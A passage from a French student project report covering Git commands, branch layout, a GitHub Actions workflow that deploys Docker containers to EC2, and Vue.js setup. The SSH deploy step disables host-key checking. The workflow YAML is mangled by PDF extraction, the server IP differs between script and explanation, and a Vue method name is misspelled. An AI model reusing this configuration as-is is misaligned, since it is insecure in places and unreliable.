
Dans ce chapitre, nous avons couvert l'analyse des besoins fonctionnels, l'identification des acteurs et la présentation des modèles conceptuels de notre application. Cette base solide nous permettra de passer à l'implémentation des différentes fonctionnalités de manière structurée et efficace, en garantissant que tous les besoins des utilisateurs sont pris en compte.

# Chapitre 3: L'interactivité de l'utilisateur avec l'application



### Admin : Gestion des Demandes et des Devis





# Chapitre 4 : Git/GitHub

## Git

### 1-Définition:

Git est un système de contrôle de version distribué permettant de suivre les modifications du code source tout en facilitant le travail collaboratif entre développeurs.

### 2-Quelques commandes de base de Git:

- `git init` pour initialiser un dépôt
- `git clone <url-du-dépôt>` pour cloner un dépôt existant
- `git status` pour vérifier l'état du dépôt
- `git add <fichier>` pour ajouter des modifications au suivi
- `git add .` pour ajouter toutes les modifications au suivi
- `git commit -m "Message du commit"` pour créer un commit
- `git log` pour afficher l'historique des commits
- `git push origin <branche>` pour pousser les modifications vers un dépôt distant
- `git pull origin <branche>` pour tirer les modifications depuis un dépôt distant

Sur GitHub, il est possible de créer une nouvelle branche avec :

- `git checkout -b <nom-de-la-branche>`

Fusionner des branches avec :

- `git merge <nom-de-la-branche>`

Résoudre des conflits de fusion en modifiant les fichiers conflictuels, en ajoutant les fichiers résolus avec :

- `git add <fichier>`
- puis en créant un commit pour les résolutions avec :

- `git commit -m "Résolution de conflits"`

Les pull requests peuvent être créés sur GitHub pour intégrer des modifications dans la branche principale. Les branches disponibles peuvent être vérifiées avec :

- `git branch`

Il est possible de changer de branche avec :

- `git checkout <nom-de-la-branche>`

Ou de supprimer une branche avec :

- `git branch -d <nom-de-la-branche>`

Enfin, un dépôt distant peut être ajouté avec :

- `git remote add origin <url-du-dépôt>`

Les dépôts distants peuvent être listés avec :

- `git remote -v`

Ces commandes et définitions fournissent une base solide pour travailler avec Git et GitHub.

## Github Actions

### 1-Définition:

GitHub est une plateforme de développement qui utilise Git pour héberger et gérer des projets de code source, facilitant la collaboration, le partage de code et le déploiement d'applications.

### 2-Gestion des Branches

Dans notre projet, nous avons structuré les branches Git pour faciliter la gestion et le développement de différentes parties de l'application. Voici un aperçu des branches et de leur contenu spécifique :

- **main**: La branche principale, qui contient la version stable et complète de l'application.
- **frontend**: Cette branche contient la partie front-end de l'application, incluant les interfaces pour l'administrateur, l'animateur et le parent.
- **oussama\_branch**: Cette branche est dédiée à la partie back-end de l'application, spécifiquement pour la gestion des fonctionnalités liées aux parents.
- **parentvue**: Cette branche contient uniquement la partie front-end dédiée aux parents.
- **admin\_controller**: À l'origine, cette branche ne contenait que les fonctionnalités administratives et d'animateur. Par la suite, la partie authentification et les fonctionnalités liées aux parents y ont été fusionnées.
- **authentication**: Cette branche est dédiée aux fonctionnalités d'authentification de l'application.
- **test**: Cette branche contient les tests pour assurer la qualité et la fiabilité de l'application.
- **Develop**: Cette branche contient uniquement les fichiers de la base de données (migrations, factories, seeders et modèles).

Chaque branche a été structurée pour permettre un développement modulaire et une intégration continue, assurant ainsi une gestion efficace du projet.

## Commandes Git Utilisées

Nous avons utilisé plusieurs commandes Git essentielles pour gérer notre code source de manière efficace et collaborative. Voici un aperçu des principales commandes utilisées :

- **git clone**: Utilisée pour créer une copie locale d'un dépôt Git distant, cette commande télécharge l'intégralité de l'historique du dépôt. C'est souvent la première commande utilisée pour commencer à travailler sur un projet existant.
- **git add .**: Cette commande est utilisée pour ajouter tous les fichiers modifiés dans l'index (ou "staging area") afin de préparer ces modifications pour le commit. L'option **.** indique d'ajouter tous les fichiers et dossiers du répertoire courant.
- **git commit**: Après avoir ajouté les fichiers à l'index, cette commande permet de créer un "commit", c'est-à-dire d'enregistrer de manière permanente les modifications dans l'historique du dépôt. Chaque commit est accompagné d'un message descriptif qui aide à identifier les changements apportés.

- git commit --amend:** Cette commande est utilisée pour modifier le dernier commit. Elle permet d'ajuster le message du commit ou d'ajouter des fichiers supplémentaires à ce dernier sans créer un nouveau commit.
- git push:** Cette commande est utilisée pour envoyer les commits locaux vers le dépôt distant, permettant ainsi de partager les modifications avec les autres membres de l'équipe. Elle met à jour la branche correspondante sur le serveur distant.
- git pull:** Cette commande permet de récupérer les modifications depuis le dépôt distant et de les fusionner avec la branche locale actuelle. Cela permet de synchroniser le travail local avec les contributions des autres membres de l'équipe.
- git checkout:** Utilisée pour changer de branche ou restaurer les fichiers dans l'arborescence de travail, cette commande permet de naviguer entre différentes branches de développement dans le dépôt Git.

### 3-Processus CI/CD:

Le processus CI/CD (Intégration Continue / Déploiement Continu) automatisé utilise GitHub Actions pour déployer des conteneurs Docker sur une instance EC2. Le workflow est déclenché par des push ou des pull requests sur la branche "master". Le code source est récupéré à l'aide de l'action `checkout`. Ensuite, il se connecte à Docker Hub avec des informations d'identification stockées dans les secrets GitHub. Les images Docker sont construites et poussées vers Docker Hub à l'aide de Docker Compose. Une fois les images Docker disponibles, le processus de déploiement sur l'instance EC2 commence. L'agent SSH est configuré pour accéder à l'instance EC2 avec une clé SSH privée. Le script se connecte à l'instance EC2, change de répertoire pour le projet ou clone le dépôt si nécessaire, arrête les conteneurs Docker en cours d'exécution, tire les nouvelles modifications du dépôt Git et les nouvelles images Docker depuis Docker Hub. Les conteneurs sont ensuite redémarrés avec Docker Compose, les dépendances PHP sont installées et les configurations et routes Laravel sont mises en cache. Finalement, les images Docker inutilisées sont nettoyées et les conteneurs en cours d'exécution sont vérifiés pour s'assurer que tout fonctionne correctement.

*Le script de GitHub actions est le suivant*

**name: Docker Image CI**

```
on:
  push:
    branches: [ "master" ]
  pull_request:
    branches: [ "master" ]

jobs:
  build-and-push:
    runs-on: ubuntu-latest
    steps:
      - name: Checkout Code
        uses: actions/checkout@v4

      - name: Login to Docker Hub
        uses: docker/login-action@v3
        with:
          username: ${{ secrets.DOCKER_HUB_USERNAME }}
          password: ${{ secrets.DOCKER_HUB_TOKEN }}

      - name: Build and Push Docker Images
        run: |
          docker-compose build
          docker-compose push

deploy:
  needs: build-and-push
  runs-on: ubuntu-latest
```

```
steps:
  - name: Setup SSH
    uses: webfactory/ssh-agent@v0.5.3
    with:
      ssh-private-key: ${{ secrets.EC2_SSH_KEY }}
```

```
- name: Deploy to EC2
  run: |
    ssh -o StrictHostKeyChecking=no ubuntu@13.53.168.139 <<
'EOF'
    cd /home/ubuntu/my-docker-compose-project || git clone
https://github.com/WAIL1221/CD1_APP.git my-docker-compose-project
&& cd my-docker-compose-project

    # Stop running containers
    sudo docker-compose down

    # Pull the latest changes
    git pull

    # Ensure entrypoint scripts are executable
    find . -name "*.sh" -exec chmod +x {} \;

    # Pull the latest images from Docker Hub
    sudo docker-compose pull

    # Run Docker Compose
    sudo docker-compose up -d --remove-orphans

    # Install dependencies inside the running container
```

```

sudo docker-compose exec backend composer install

# Cache the Laravel configuration and routes inside the
running container

    sudo docker-compose exec backend php artisan
config:cache

    sudo docker-compose exec backend php artisan route:cache

# Clean up dangling images
sudo docker system prune -af

# List running containers
sudo docker ps

EOF

```

Voici l'explication ligne par ligne sans les blocs de code :

- `name: Docker Image CI` : Définit le nom du workflow comme "Docker Image CI".

#### Déclencheurs :

- `on: push: branches: [ "master" ]` : Déclenche l'exécution du workflow lorsqu'un push est effectué sur la branche "master".
- `on: pull\_request: branches: [ "master" ]` : Déclenche l'exécution du workflow lorsqu'une pull request est ouverte sur la branche "master".

#### Jobs

- `jobs: build-and-push:` : Définit un job nommé "build-and-push".
- `runs-on: ubuntu-latest` : Spécifie que le job s'exécute sur une machine virtuelle Ubuntu la plus récente

#### Étape 1: Checkout Code

- `steps: - name: Checkout Code` : Nom de l'étape, "Checkout Code".

- ``uses: actions/checkout@v4`` : Utilise l'action `actions/checkout@v4` pour récupérer le code source du dépôt GitHub.

### Étape 2: Login to Docker Hub

- `- name: Login to Docker Hub` : Nom de l'étape, "Login to Docker Hub".
- ``uses: docker/login-action@v3`` : Utilise l'action `docker/login-action@v3` pour se connecter à Docker Hub.
- ``with: username: ${secrets.DOCKER_HUB_USERNAME}`` : Utilise le nom d'utilisateur Docker Hub stocké dans les secrets GitHub.
- ``password: ${secrets.DOCKER_HUB_TOKEN}`` : Utilise le mot de passe Docker Hub stocké dans les secrets GitHub.

### Étape 3: Build and Push Docker Images

- `- name: Build and Push Docker Images` : Nom de l'étape, "Build and Push Docker Images".
- `- run: docker-compose build` : Exécute la commande pour construire les images Docker.
- `- run: docker-compose push` : Exécute la commande pour pousser les images Docker sur Docker Hub.

### Job: deploy

- `- deploy:` : Définit un job nommé "deploy".
- `- needs: build-and-push` : Indique que ce job dépend du job "build-and-push". Il ne

s'exécutera que si "build-and-push" réussit.

- **`runs-on: ubuntu-latest`** : Spécifie que le job s'exécute sur une machine virtuelle Ubuntu la plus récente.

#### Étape 1: Setup SSH

- **`- name: Setup SSH`** : Nom de l'étape, "Setup SSH".

- `uses: webfactory/ssh-agent@v0.5.3` : Utilise l'action `webfactory/ssh-agent@v0.5.3` pour configurer l'agent SSH.
- `with: ssh-private-key: \${{ secrets.EC2\_SSH\_KEY }}` : Utiliser la clé SSH privée stockée dans les secrets GitHub.

## Étape 2: Deploy to EC2

- `name: Deploy to EC2` : Nom de l'étape, "Deploy to EC2".
- `run: ssh -o StrictHostKeyChecking=no ubuntu@13.51.206.218 << 'EOF'` : Exécute une commande SSH pour se connecter à l'instance EC2 avec l'utilisateur "ubuntu" à l'adresse IP spécifiée.


## Commandes à exécuter sur l'instance EC2

- `cd /home/ubuntu/my-docker-compose-project || git clone https://github.com/WAIL1221/CD1\_APP.git my-docker-compose-project && cd my-docker-compose-project` : Change de répertoire pour le projet ou clone le dépôt si nécessaire.
- `sudo docker-compose down` : Arrête les conteneurs Docker en cours d'exécution.
- `git pull` : Récupère les dernières modifications du dépôt Git.
- `find . -name "\*.sh" -exec chmod +x {} \;` : Assure que les scripts d'entrée sont exécutables.
- `sudo docker-compose pull` : Récupère les dernières images Docker depuis Docker Hub.
- `sudo docker-compose up -d --remove-orphans` : Démarre les conteneurs Docker en arrière-plan en supprimant les conteneurs orphelins.
- `sudo docker-compose exec backend composer install` : Installe les dépendances PHP à l'intérieur du conteneur en cours d'exécution.
- `sudo docker-compose exec backend php artisan config:cache` : Met en cache la configuration Laravel à l'intérieur du conteneur.
- `sudo docker-compose exec backend php artisan route:cache` : Met en cache les routes Laravel à l'intérieur du conteneur.
- `sudo docker system prune -af` : Nettoie les images Docker inutilisées.
- `sudo docker ps` : Liste les conteneurs Docker en cours d'exécution pour vérifier que tout fonctionne correctement.

## □ Chapitre 5: Création d'un projet Vuejs :

### Installation de Nodejs :

**Node.js** est une plateforme logicielle permettant d'exécuter du code JavaScript côté serveur. Après avoir installé Node.js via le lien [suivant](#), vous pouvez vérifier l'installation dans n'importe quel terminal (cmd ou terminal VSCode) en utilisant la commande « node -v ». Cette commande affiche la version de Node.js installée, confirmant ainsi une installation réussie.



```
Sélection Invite de commandes
Microsoft Windows [version 10.0.19045.4291]
(c) Microsoft Corporation. Tous droits réservés.

C:\Users\Dell>node -v
v20.10.0

C:\Users\Dell>
```

### Installation de vue CLI :


Vue CLI est un outil de ligne de commande pour le développement rapide d'une application Vue.js.

On l'installe en utilisant la commande « npm install -g@vue/cli ».  
(L'installation est globale à l'aide de l'indicateur -g).

On vérifie l'installation en utilisant la commande « vue --version ».

On peut maintenant créer notre projet vue par la commande « vue create -le nom de projet- »

Ensuite, on lance l'exécution avec la commande « npm run serve » dans le répertoire du projet, ce qui démarre un serveur de développement local sur le port 8081.




```
DONE | Compiled successfully in 13820ms

App running at:
- Local:  http://localhost:8081/
- Network: http://192.168.1.7:8081/


Note that the development build is not optimized.
To create a production build, run npm run build.
```

En accédant à « **localhost:8081** », on trouve la structure de la page qui est générée par défaut.



### Structure de Projet par défaut :

Lorsque vous créez un projet Vue.js, les fichiers initiaux sont générés pour vous aider à structurer et configurer votre application.



La partie la plus importante est « **components** » par ce qu'il va contenir tous les composants de notre application.

## □ Installation d'axios et router :


### Installation Router :

Le fichier router.js définit tous les routes de l'application, chaque route est associée un composant vue. On l'installe en utilisant la commande « npm install vue-router@4 » dans le fichier de projet.

Après en change le fichier main.js pour qu'il puisse importer l'instance de Vue Router.

```
1
2
3 // Importez 'createApp' de Vue
4 import { createApp } from 'vue';
5 import App from './App.vue';
6 import router from './router';
7
8 // Créez l'instance de l'application
9 const app :App<Element> = createApp(App);
10
11 // Utilisez le router avec 'app.use()'
12 app.use(router);
13
14 // Montez l'application
15 app.mount( rootContainer: '#app' );
16
```

Et on créer le fichier **router.js** dans le dossier **src** de notre projet :



```
router.js
1 import { createRouter, createWebHistory } from 'vue-router';
2 import Contact from '@/components/Contact.vue';
3 import AproposNous from '@/components/AproposNous.vue';
4 import ConnexionPage from '@/components/ConnexionPage.vue';
5 import InscriptionPage from '@/components/InscriptionPage.vue';
```

En utilisant cette syntaxe on peut importer tous les composants vue.

Et après on peut configurer les routes de notre application dans un tableau **routes []** (path : / est la racine).

```
const router : Router = createRouter( options: {
    history: createWebHistory(),
    routes: [
        { path: '/', component: PageAccueil, name: "PageAccueil" },
        { path: '/ConnexionPage', component: ConnexionPage, name: "ConnexionPage" },
        { path: '/InscriptionPage', component: InscriptionPage, name: "InscriptionPage" },
    ]
})
```

### Installation d'Axios :

C'est une bibliothèque javascript qui fonctionne comme un client http. Elle permet de communiquer avec des Api en utilisant des requêtes.

Pour l'installation, en utilise la commande « npm install axios ».

**Exemple :** de l'utilisation avec la méthode **Post**.

```
    axios.post( url: 'http://localhost:8000/api/register-parent', this.user)
        .then(response => {
            alert('Inscription réussie!');
            console.log(response.data);
            this.$router.push('/ConnexionPage');
        })
        .catch(error => {
            console.error('Erreur lors de l\'inscription:', error);
            alert(error.response.data.message);
        });
    }
};
```

On utilise catch pour la gestion des erreurs.

### **Structure actuelle de notre projet :**

Nom	Statut	Modifié le	Type	Taille
ADMIN		19/06/2024 02:23	Dossier de fichiers	
ANIMATEUR		21/06/2024 22:58	Dossier de fichiers	
AUTH		21/06/2024 22:58	Dossier de fichiers	
PARENT		21/06/2024 22:58	Dossier de fichiers	
AproposNous.vue		20/06/2024 10:33	Fichier source VUE	3 Ko
Contact.vue		20/06/2024 10:38	Fichier source VUE	4 Ko
FAQ.vue		20/06/2024 10:40	Fichier source VUE	3 Ko
NavBar.vue		20/06/2024 10:44	Fichier source VUE	4 Ko
PageAccueil.vue		20/06/2024 10:48	Fichier source VUE	3 Ko
UnaUthorized.vue		20/06/2024 10:50	Fichier source VUE	2 Ko

### App.vue :

C'est le fichier principal de l'application qui sert généralement de point d'entrée pour le rendu de l'ensemble de votre application Vue.

Dans la partie Template on a introduit juste la balise de router, parce que c'est l'élément de vue qui va afficher tous les autres composants en fonction de leur route.

On peut ajouter dans **App.vue** un des composants qui sont globaux comme le **navbar**.

```
V PageAccueil.vue    V App.vue x js router.js
1  <template>
2    <router-view />
3  </template>
4  <script>
5
6    export default {
7      name: 'App',
8      components:{}
9    }
10   }
11 }
12 </script>
13
14 <style>
```

## Page d'accueil :

The screenshot shows a web browser window with the URL `localhost:8081` in the address bar. The page has a purple header with a logo on the left and navigation links for "Accueil", "À propos de nous", "FAQ", "Contact", and a user icon. The main content area features a large blue banner with white text: "Apprenez vos enfants Sans Limites". Below the banner, there is a paragraph of text: "Commencez dès maintenant, inscrivez vos enfants à des activités enrichissantes, gérez les plannings et les paiements en toute simplicité." At the bottom of the banner are two buttons: "Inscrivez-vous gratuitement" (pink) and "Explorez les cours" (blue). To the right of the banner, there is a photograph of a teacher and several students in a classroom setting, looking at a tablet device.

On a défini le chemin pour la page d'accueil en tant que route par défaut afin qu'elle soit la première page affichée lors de l'accès à l'application.

```
{ path: '/', component: PageAccueil, name: "PageAccueil" },
```

La partie Template du composant **PageAccueil.vue** :

```
<template>
  <NavbarElement />
  <div class="conteneurBienvenue">
    <div class="sectionTexte">
      <h1>Apprenez vos enfants Sans Limites</h1>
      <p>Commencez dès maintenant, inscrivez vos enfants à des activités enrichissantes, gérez les plannings et les paiements</p>
    </div>
    <div>
      <button type="button" @click="InscriptionMethode" class="boutonInscription">Inscrivez-vous gratuitement</button>
      <button type="button" @click="ConnexionMethode" class="boutonConnexion">Explorez les cours</button>
    </div>
    <div class="sectionImage">
      
    </div>
  </div>
</template>
```



La page d'accueil utilise un template HTML structuré. Elle inclut deux boutons principaux : "Inscrivez- vous gratuitement" et "Explorez les cours". Ces boutons déclenchent, respectivement, les méthodes `InscriptionMethode` et `ConnexionMethode` grâce aux directives `@click`, facilitant ainsi la navigation vers les composants `Inscription` et `Connexion`.

```
<script>
  import NavbarElement from "@/components/NavBar.vue";

  1+ usages  ▲ Anass El Ouahabi *
  export default {
    name:'PageAccueil' ,
    components: {
      NavbarElement
    },
    methods: {
      IncriptionMethode() {
        this.$router.push('/InscriptionPage');
      },
      ConnexionMethode() {
        this.$router.push('/ConnexionPage');
      }
    }
  }
</script>
```

## Page d'inscription :

